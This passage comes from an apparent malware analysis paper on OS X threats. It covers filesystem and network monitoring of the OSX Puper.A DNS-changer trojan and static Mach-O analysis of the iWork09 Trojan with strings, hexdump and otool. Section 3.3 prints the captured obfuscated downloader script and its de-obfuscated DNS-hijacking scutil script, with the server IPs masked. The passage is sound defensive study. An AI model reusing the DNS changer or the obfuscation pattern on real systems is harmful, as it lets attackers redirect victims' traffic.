


Figure 3.2.3: *fseventer* showing events associated with OSXPuper.A Installation

[10] http://www.fernlightning.com/doku.php?id=software:fseventer:start

fseventer also has a File Inspector window that details all events affecting a specific file system entry.

Figure 3.2.4: ***fseventer's*** **File Inspector displaying detailed event information**

The combination of *fseventer* and *fslogger* allows the analyst a realtime view of events so analysis decisions can be made in realtime while also capturing a comprehensive log of events that can be used for deeper inspection. Both tools utilize the filesystem event notification API.

Another useful filesystem analysis capability is the "what's different" view of the filesystem between two points in time or snapshots. In the windows world the OSS tool *regshot*[11] provides this kind of view. While there may be tools available for OS X to track filesystem changes in a similar fashion, an alternate choice is to use the event data already collected using the modified f*slogger-csv* tool.

[11] http://sourceforge.net/projects/regshot/




Figure 3.2.5: Python code for processing CSV output of modified *fslogger*

Figure 3.2.5 shows proof-of-concept python code[12] that parses fslogger-csv data and identifies creation, deletion, and modification events. Examining figure 3.2.3 and 3.2.6 we see the installation of the malicious *AdobeFlash* script as well as temporary files (i386, cron.inst) used during the installation process.

[12] Proof-of-concept code is available at http://malicious-streams.com/downloads/files/fsdiff.py


```
$ ./fsdiff.py fs.output
ADD - (402)(sed) - /i386
ADD - (405)(bash) - /cron.inst
ADD - (411)(cron) - /private/var/run/cron.pid
ADD - (418)(perl) - /private/tmp/686
ADD - (443)(pkgExtractor) - /Library/Internet Plug-Ins/AdobeFlash
ADD - (443)(pkgExtractor) - /Library/Internet Plug-Ins/Mozillaplug.plugin
ADD - (443)(pkgExtractor) - /Library/Internet Plug-Ins/Mozillaplug.plugin/Contents
ADD - (443)(pkgExtractor) - /Library/Internet Plug-
Ins/Mozillaplug.plugin/Contents/Info.plist
ADD - (443)(pkgExtractor) - /Library/Internet Plug-
Ins/Mozillaplug.plugin/Contents/MacOS
ADD - (443)(pkgExtractor) - /Library/Internet Plug-
Ins/Mozillaplug.plugin/Contents/MacOS/VerifiedDownloadPlugin
ADD - (443)(pkgExtractor) - /Library/Internet Plug-
Ins/Mozillaplug.plugin/Contents/Resources
ADD - (443)(pkgExtractor) - /Library/Internet Plug-
Ins/Mozillaplug.plugin/Contents/Resources/VerifiedDownloadPlugin.rsrc
ADD - (443)(pkgExtractor) - /Library/Internet Plug-
Ins/Mozillaplug.plugin/Contents/version.plist
ADD - (444)(pkgReceiptMaker) - /Library/Receipts/install.pkg/Contents/.dat01bc.000
ADD - (445)(SFLSharedPrefsTo) - /Users/what/Library/Preferences/cfx#jRf0rbM
DEL - (390)(runner) - /private/tmp/install.pkg.3875fAL6k/Receipts
DEL - (390)(runner) - /private/tmp/install.pkg.3875fAL6k/install.installplan
DEL - (410)(exited?) - /cron.inst
DEL - (434)(bash) - /private/var/tmp/sh-thd-1242235918
DEL - (441)(exited?) - /i386
MOD - (17)(syslogd) - /private/var/log/install.log
```

Figure 3.2.6: Output of proof-of-concept *fslogger-csv* parser

3.3 Network Traffic Analysis

We know from our static analysis that another important component to this sample is the network activity to pull and execute a new script. Many tools exist to capture and analyze network traffic on the OS X platform. Some of the more popular choices include *Snort*, *tcpdump*, and *wireshark*. For ease of use and functionality, *wireshark*[13] is hard to beat. Figure 3.3.1 shows a packet capture of the "phone home" traffic downloading the new script.

[13] http://www.wireshark.org/



3.3.1 *Wireshark* Capture of *AdobeFlash* initiate Download

Using the Follow TCP option of *wireshark* we can see the *AdobeFlash* initiated download, Figure 3.3.2. In the http get transaction we can also see yet another obfuscated script is delivered to the infected client.

```
GET /cgi-bin/generator.pl HTTP/1.0
User-Agent: i386;0;7006;whats-macbook-pro.local;

HTTP/1.1 200 OK
Date: Wed, 13 May 2009 19:08:21 GMT
Server: Apache
Time: 686
Content-Length: 686
Connection: close
Content-Type: text/html
... Continued ...
```

3.3.2 Follow TCP Option of Wireshark shows HTTP get transaction

```
#!/bin/sh
tail -11 $0 | uudecode -o /dev/stdout | sed 's/TEERTS/'`echo ml.pll.oop.ooj
| tr iopjklbnmv 0123456789`'/' | sed 's/CIGAM/'`echo ml.pll.oop.okm | tr
iopjklbnmv 0123456789`'/'| sh && rm $0 && exit
begin 777 mac
M(R$O8FEN+W-H"G!A=&@](B],:6)R87)Y+TEN=&5R;F5T(%!L=6<M26YS(@H*
M5E@Q/2)414525%,B"E98,CTB0TE'04TB"@I04TE$/20H("@O=7-R+W-B:6XO
--- Lines omitted for brevity ---

M<V5S("H@)%98,2`D5E@R"G-E="!3=&%T93HO3F5T=V]R:R]397)V:6-E+R10
14TE$+T1.4PIQ=6ET"D5/1@H`
`
end
```

3.3.2 Follow TCP Option of Wireshark shows HTTP get transaction (Cont.)

The same de-obfuscation method used in section 2.3 may be used to unwind this new script. Figure 3.3.3 shows the end results of de-obfuscating the new script[14].

```
#!/bin/sh
path="/Library/Internet Plug-Ins"

VX1="XXX.XXX.XXX.XXX"
VX2="XXX.XXX.XXX.XXX"

PSID=$( (/usr/sbin/scutil | grep PrimaryService | sed -e 's/.*PrimaryService :
//')<< EOF
open
get State:/Network/Global/IPv4
d.show
quit
EOF
)

/usr/sbin/scutil << EOF
open
d.init
d.add ServerAddresses * $VX1 $VX2
set State:/Network/Service/$PSID/DNS
quit
EOF
```

3.3.3 De-obfuscated malicious DNS changer script

3.4 Analysis Summary

Behavioral analysis of OS X Puper.a verified the filesystem entires and network activity that we anticipated as a result of our static analysis and gave us visibility into the purpose of the downloader script currently hosted on the attackers drop server.

[14] IP addresses used by the script (VX1 & VX2) were masked to prevent accidental infection

4.0 Analysis of Malicious Binaries

In the case of OSX Puper.A the malcode was all contained within text based scripts. While it would be nice if all OS X malcode remained so simple, we are already seeing binary file based malware for the OS X platform. Our next sample, the iWork09 Trojan, is a recent example of binary file based malware.

The iWork09 Trojan was first discovered in January 2009 (McAfee Avert Labs, 2009), just weeks after Apple's release of the real iWork 09 office suite. The main distribution was through pirated copies of iWork 09. As part of the installation process, a file called *iWorkServices* was dropped in the /usr/bin directory and set to automatically start between reboots. Automatic restart was accomplished by using the /System/Library/StartupItems directory covered earlier in section 2.4.

Since the focus of this paper is tools and techniques and not a comprehensive analysis of specific species, we will skip the steps covered earlier and focus on new tools required to analyze malicious binaries. In this section we will cover the following malware analysis topics:

- Binary file analysis
- Static analysis tools for Mach-O executables
- Dynamic analysis tools for Mach-O executables

This section will not tackle the vast topics of assembly code analysis or dynamic debugger techniques.

4.1 Binary File Analysis

Using the *file* command we can see the file type for this sample is a binary file in the Mach-O executable format, Figure 4.1.1. Our approach will be to first use general binary file analysis techniques and then move on to Mach-O specific tools and processes.

```
$ file iWorkServices
iWorkServices: Mach-O universal binary with 2 architectures
iWorkServices (for architecture ppc):     Mach-O executable ppc
iWorkServices (for architecture i386):    Mach-O executable i386
```

Figure 4.1.1 Binary File - Mach-O Executable Format

One of the most basic and usually insightful techniques for examining binary files is to locate embedded strings. Going to OS X's UNIX roots, the *strings* command is a good starting choice. Figure 4.1.2 represents an abbreviated list of embedded strings retrieved from *iWorkServices*.

```
$ strings iWorkServices

/System/Library/StartupItems/iWorkServices
/usr/bin/iWorkServices
cp %s %s
/System/Library/StartupItems/iWorkServices/StartupParameters.plist
/System/Library/StartupItems/iWorkServices/iWorkServices
chmod 755 /System/Library/StartupItems/iWorkServices/iWorkServices
Description     = "iWorkServices";
Provides        = ("iWorkServices");
Requires        = ("Network");
OrderPreference = "None";
#!/bin/sh
/usr/bin/iWorkServices &
iWorkServices
socks
system
httpget
httpgeted
p2plock
p2punlock
p2pport
p2pmode
p2ppeer
p2ppeerport
p2ppeertype
p2pihistsize
p2pihist
platform
script
sendlogs
uptime
shell
rshell
GET %s HTTP/1.0
GET %s HTTP/1.0
Host: %s
Accept: text/html
Content-Length
/tmp/.iWorkServices
p2pnodes
XXX.XXX.XXX.XXX:59201
qwfojzlk.XXXXXXXX.com:1024
startup
root
```

4.1.2 Strings embedded in *iWorkServices*

A review of the embedded strings yields the following observations:


- Embedded plist, potentially StartupParameters.plist
- Embedded shell script (#!/bin/sh)
- Network supporting functions (sockets, HTTP, p2p)
- Network IP addresses[15], Hostnames, Port #

To further explore the raw binary data of this file we can either make use of OS X's text-based *hexdump* tool or we can use a freeware tool called *0xED*[16] by Suavetech.

```
$ hexdump -C iWorkServices |head -25
00000000  ca fe ba be 00 00 00 02  00 00 00 12 00 00 00 00  |????............|
00000010  00 00 10 00 00 03 21 6c  00 00 00 0c 00 00 00 07  |......!l........|
00000020  00 00 00 03 00 03 40 00  00 03 0f 80 00 00 00 0c  |......@.........|
00000030  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
*
00001000  fe ed fa ce 00 00 00 12  00 00 00 00 00 00 00 02  |????............|
00001010  00 00 00 0b 00 00 09 30  00 00 20 85 00 00 00 01  |.......0.. .....|
00001020  00 00 00 38 5f 5f 50 41  47 45 5a 45 52 4f 00 00  |...8  PAGEZERO..|
00001030  00 00 00 00 00 00 00 00  00 00 10 00 00 00 00 00  |................|
00001040  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
00001050  00 00 00 04 00 00 00 01  00 00 04 34 5f 5f 54 45  |...........4  TE|
00001060  58 54 00 00 00 00 00 00  00 00 00 00 00 00 10 00  |XT..............|
00001070  00 02 f0 00 00 00 00 00  00 02 f0 00 00 00 00 07  |..?.......?.....|
00001080  00 00 00 05 00 00 00 0f  00 00 00 00 5f 5f 74 65  |............  te|
00001090  78 74 00 00 00 00 00 00  00 00 00 00 5f 5f 54 45  |xt..........  TE|
000010a0  58 54 00 00 00 00 00 00  00 00 00 00 00 00 24 10  |XT............$.|
000010b0  00 02 4f b0 00 00 14 10  00 00 00 04 00 00 00 00  |..O?............|
000010c0  00 00 00 00 80 00 04 00  00 00 00 00 00 00 00 00  |................|
000010d0  5f 5f 73 79 6d 62 6f 6c  5f 73 74 75 62 00 00 00  |  symbol stub...|
000010e0  5f 5f 54 45 58 54 00 00  00 00 00 00 00 00 00 00  |  TEXT..........|
000010f0  00 02 73 c0 00 00 00 00  00 02 63 c0 00 00 00 02  |..s?......c?....|
00001100  00 00 00 00 00 00 00 00  80 00 00 08 00 00 00 00  |................|
00001110  00 00 00 14 5f 5f 70 69  63 73 79 6d 62 6f 6c 5f  |....  picsymbol |
00001120  73 74 75 62 5f 5f 54 45  58 54 00 00 00 00 00 00  |stub  TEXT......|
00001130  00 00 00 00 00 02 73 c0  00 00 00 00 00 02 63 c0  |......s?......c?|
outbreak1:iWorkService jy$
```

4.1.3 Output of *hexdump* utility

[15] Embedded IP addresses and hostnames were masked to prevent accidental infection
[16] http://www.suavetech.com/0xed/0xed.html



4.1.4 0xED is a graphical hex editing tool for the OS X platform


4.2 Static Analysis of Mach-O Binaries

Hexeditors and dumping utilities are mostly used when dealing with unstructured binary files or for examining data sections of executable files. In the case of our iWork09 Trojan we are dealing with a Mach-O structured binary which broadens our analysis possibilities to include additional higher level file constructs. In this section we will focus on tools and techniques for examining these Mach-O constructs.

Topics covered in this section includes:

- Executable file structure & analysis
- Disassembly of code (text) segment
- Dumping of the data section(s)

Mach-O or Mach Object format is the standard executable format of the OS X platform. This format dates back to Mach OS's early development in the late 1980s (Singh, 2006) and boasts many of the same components as its MS Windows PE counterpart. Constructs such as static & dynamic libraries, code & data segments, and external symbols all exists within the Mach-O realm (Sapronov, 2007). The file layout consists of a header area, load commands, and data segments that can contain either executable instructions or data.



4.2.1 Mach-O File Layout (Apple Inc., 2009)

A good approach to analyzing Mach-O executables is to start with the file headers to gain a high level understanding of the file, proceed to load commands to gain an understanding of how the executable is to be mapped into memory, and finally examine the data contained within

individual data & code sections. Our primary tool for examining these structures is the *otool* command, Figure 4.2.2. *otool* is part of the OSX base install.

```
$ otool
Usage: otool [-fahlLDtdorSTMRIHvVcXm] <object file> ...
      -f print the fat headers
      -a print the archive header
      -h print the mach header
      -l print the load commands
      -L print shared libraries used
      -D print shared library id name
      -t print the text section (disassemble with -v)
      -p <routine name>  start dissassemble from routine name
      -s <segname> <sectname> print contents of section
      -d print the data section
      -o print the Objective-C segment
      -r print the relocation entries
      -S print the table of contents of a library
      -T print the table of contents of a dynamic shared library
      -M print the module table of a dynamic shared library
      -R print the reference table of a dynamic shared library
      -I print the indirect symbol table
      -H print the two-level hints table
      -v print verbosely (symbolicly) when possible
      -V print disassembled operands symbolicly
      -c print argument strings of a core file
      -X print no leading addresses or headers
      -m don't use archive(member) syntax
      -B force Thumb disassembly (ARM objects only)
```

Figure 4.2.2 Usage information for the *otool* command

Mach-O executables support two types of file headers (Apple Inc., 2009). The first is a fat header that contains high-level file attributes such as size, alignment, and offset of each architecture supported within the executable. The second is a mach header that contains additional sizing information and a set of flag & type variables that represents endianness and 32-bit vs. 64-bit architecture support. Figure 4.2.3 contains a listing of the fat and mach headers for our sample executable.

```
$ otool -f iWorkServices
Fat headers
fat magic 0xcafebabe
nfat arch 2
architecture 0
    cputype 18
    cpusubtype 0
    capabilities 0x0
    offset 4096
    size 205164
    align 2^12 (4096)
architecture 1
    cputype 7
    cpusubtype 3
    capabilities 0x0
    offset 212992
    size 200576
    align 2^12 (4096)
$
$ otool -h iWorkServices
iWorkServices:
Mach header
      magic cputype cpusubtype  caps    filetype ncmds sizeofcmds
flags
 0xfeedface       7          3  0x00           2    12       2040 0x00002085
```

Figure 4.2.3 Fat & Mach headers for the iWorkServices executable

One aspect of Mach-O executables that is unique is their support for dual hardware architectures within the same executable (Apple Inc., 2009). Looking at the *file* command output in Figure 4.1.1 we can see that this particular file has support for both the Intel (i386) and Power Pc (ppc) architectures. In the OS X world this is known as a Fat binary (Singh, 2006). This information further strengthens our understanding of the two architecture areas represented in the fat header listed in Figure 4.2.3. In effect, we now have two entirely separate code areas that must be analyzed to ensure malicious code is not hiding in an alternate architecture.

The next file area we will examine is the executable's load commands. The load commands map sections of raw data contained within the file, external libraries, and symbol tables into a processes virtual memory and sets the initial thread's execution environment (Apple Inc., 2009). Again, we will use the *otool* command to produce a complete listing of the executable's load commands, Figure 4.2.4-4.2.7.

The first set of load commands contains a listing of all segments and sections within the executable along with size and location information of each, Figure 4.2.4.

```
$ otool -l ./iWorkServices
./iWorkServices:
... Output truncated for brevity ...

Load command 1
Section
  sectname   text
   segname   TEXT
      addr 0x00001bb4
      size 0x00022b55
    offset 2996
     align 2^2 (4)
    reloff 0
    nreloc 0
     flags 0x80000400
 reserved1 0
 reserved2 0
... Output truncated for brevity ...

Section
  sectname   data
   segname   DATA
      addr 0x0002d000
      size 0x00000364
    offset 180224
     align 2^5 (32)
    reloff 0
    nreloc 0
     flags 0x00000000
 reserved1 0
 reserved2 0
```

Figure 4.2.4 Segment & section load commands for iWorkServices

All segments may contain zero or more supporting sections that further define regions of process memory. A non-exhaustive list of common section types and names (Apple Inc., 2009) include:

- Executable Machine Code (__text)
- Embedded Strings (__cstring)
- Constants (__const)
- Floating Point Constants (__literal4, __literal8)
- Raw Data(__data)
- Unintialized Static Variables (__bss)
- Uninitialized Imported Symbols (__common)
- Imported Function References (__jump_table, __pointers)

Understanding the location and size of the various segments & sections is useful when performing analysis tasks such as disassembling the executable's code segment, dumping the data segment, or examining imported symbols.

The next set of load commands specify which dynamic linker will be used (*/usr/lib/dyld*) and provides a listing of the shared libraries loaded at execution time, Figure 4.2.5. Shared libraries are the OS X equivalent to Windows PE dynamic linker libraries (DLLs).

```
... Output of otool -l continued ...
Load command 5
          cmd LC_LOAD_DYLINKER
      cmdsize 28
         name /usr/lib/dyld (offset 12)
Load command 6
          cmd LC LOAD DYLIB
      cmdsize 52
         name /usr/lib/libgcc_s.1.dylib (offset 24)
   time stamp 1177055105 Fri Apr 20 03:45:05 2007
      current version 1.0.0
compatibility version 1.0.0
Load command 7
          cmd LC LOAD DYLIB
      cmdsize 52
         name /usr/lib/libSystem.B.dylib (offset 24)
   time stamp 1189474113 Mon Sep 10 21:28:33 2007
      current version 88.3.9
compatibility version 1.0.0
```

